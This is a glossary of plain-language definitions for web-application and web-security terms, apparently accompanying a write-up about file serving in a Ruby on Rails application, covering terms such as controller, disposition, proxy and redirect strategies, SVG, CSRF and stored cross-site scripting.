- Controller: the part of a web application that handles an incoming request and decides the response.
- Cross-site scripting (XSS): a weakness where an attacker's code runs inside another website, as if the site itself had written it.
- CSRF: cross-site request forgery, a trick where another site makes a visitor's browser submit a request the visitor did not intend; Rails adds tokens to forms to prevent it.
- Developer tools: the inspector built into browsers, used to view page source, network requests and URLs.
- Disposition: the choice between showing a file in the page and downloading it.
- Gem / Gemfile / Gemfile.lock: Ruby libraries, the file listing which ones an application needs, and the file recording exactly which versions were installed.
- Header: extra information sent alongside a web request or response, such as the file type or how to display a file.
- Inline: a disposition meaning the browser should display the file within the page rather than download it.
- Master branch: the main development line of a code repository, containing the newest unreleased code.
- Migration: a scripted change to a database's structure.
- Model: the part of a web application that represents stored data and its rules.
- Parameter: a value supplied in a request, either in the URL or in a submitted form.
- Proxy strategy: serving a file by passing its bytes through the application instead of redirecting the browser to storage.
- Redirect strategy: serving a file by sending the browser a signed, time-limited link to the stored file.
- Response: what a web server sends back to a browser after a request.
- Revision: the exact saved state of a code repository, identified by a hash.
- Ruby on Rails: a toolkit for building web applications in the Ruby programming language.
- Session: the server's memory of a logged-in visitor, usually tied to a cookie or token.
- SQLite: a small file-based database.
- Stored XSS: cross-site scripting where the malicious content is saved on the server first and harms visitors later.
- SVG: a picture format made of text and markup that browsers can render, and which can carry scripts.
- Token: a short piece of data used to identify or authorise something, such as a signed file reference or a form protection value.
- URL: the address of a resource on the web.
- Web server: the program that answers browser requests for a website.
- Webpack: a tool that bundles JavaScript assets for a web application.





